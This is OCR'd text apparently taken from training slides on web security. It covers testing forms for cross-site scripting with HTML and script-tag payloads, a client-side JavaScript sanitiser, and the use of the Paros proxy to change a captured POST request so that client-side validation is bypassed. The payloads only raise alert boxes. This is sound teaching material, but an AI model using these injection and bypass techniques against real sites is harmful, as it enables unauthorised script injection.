
- Test for vulnerability by inserting HTML tags in a form
  - `<i>Test</i>`
  - `<b>Test</b>`
  - `<pre>Test</pre>`
- Or script tags
  - `<script>alert('Hello World')</script>`
- What happens if vulnerability exists?

Check for XSS, cont.



```
<h1 align="center">HELLO</h1>
```

Check for XSS, cont.



The user submitted the following information:

<h1 align="center">HELLO</h1>

This is vulnerable:

HELLO

Done

Mitigate Risks

- User input sanitization methods
  - Client Side
    - – JavaScript
    - – Input is validated before being sent to server
  - Server Side
    - – PHP/Perl/Java, etc
    - – Input is validated on the server


Client Side Method

- JavaScript
  - Runs on client side
  - Can be used to quickly validate user data
  - Reduces load on the web server
  - Can be easily defeated by turning off JavaScript on the user's browser

Client Side Method, cont.

```
<body>
<script type="text/javascript">
function stripHTML(){
var re= /<\S[^><]*>/g;
for (i=0; i<arguments.length; i++)
arguments[i].value=arguments[i].value.replace(re, "");
form.submit();
}
</script>
<form action="processData.php" method="POST">
   <textarea name="data1" style="width: 400px; height:
100px"></textarea>
   <br />
   <input type="button" value="Submit"
onClick="stripHTML(this.form.data1)">
</form>
</body>
```


Client Side Method, cont.



```
<b>This is a Test</b> to See if I can make some
code run<script type="text/javascript>
alert("Hello World"</script>
```

Some HTML input by user

Client Side Method, cont.



```
This is a Test to See if I can make some code run
alert("Hello World")
```

After JavaScript


Client Side, cont.

- As stated previously, using JavaScript to validate input can be easily bypassed
  - By disabling JavaScript
  - By using a proxy tool to capture http and https packets and alter the data given by the user **after client side validation** and then submit it to the server
    - Ex: Paros, Burp, WebScarab

Agenda

- Introduction
- SQL Basics
- Coding with PHP and MySQL
- **Threats**
  - **Cross Site Scripting**
    - → **Using Proxy**
  - **Code Injection**
  - **SQL Injection**
- Examples
- Additional Security Measures
- Training Exercise


Using a Proxy



Malicious user is able to read and modify requests in clear text through use of a proxy

Using Paros

- Basic web form for posting a comment
- Malicious user enters active content




Welcome to the ICDW Reservation System

Input some text here

```
<script
type="text/javascript">alert("Hel
World, I'm in your computer
stealing your files")</script>
<strong>Plus I'm making your
forum look bad too!!</strong>
```

Using Paros, cont.

- After JavaScript
  - Before Paros




Welcome to the ICDW Reservation System

Input some text here

```
alert("Hello World, I'm in your computer stealing your files")Plus I'm making your forum look bad too!!
```


Using Paros, cont.


Untitled Session - Paros
File Edit View Analyse Report Tools Help
Sites
Sites
Request Response Trap
Raw View
Trap request
Trap response
Continue
Drop
History Spider Alerts Output
Here is where we see the submission for data

```
POST http://192.168.183.128/basic_js/display.php HTTP/1.1
Host: 192.168.183.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/200807020
8 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.183.128/basic_js/index.htm
```

```
data=alert%28%22Hello+World%2C+I%27m+in+your+computer+stealing+your+files%22%29
And+I%27m+Making+your+forum+look+bad+too%21%21
```

Using Paros, cont.

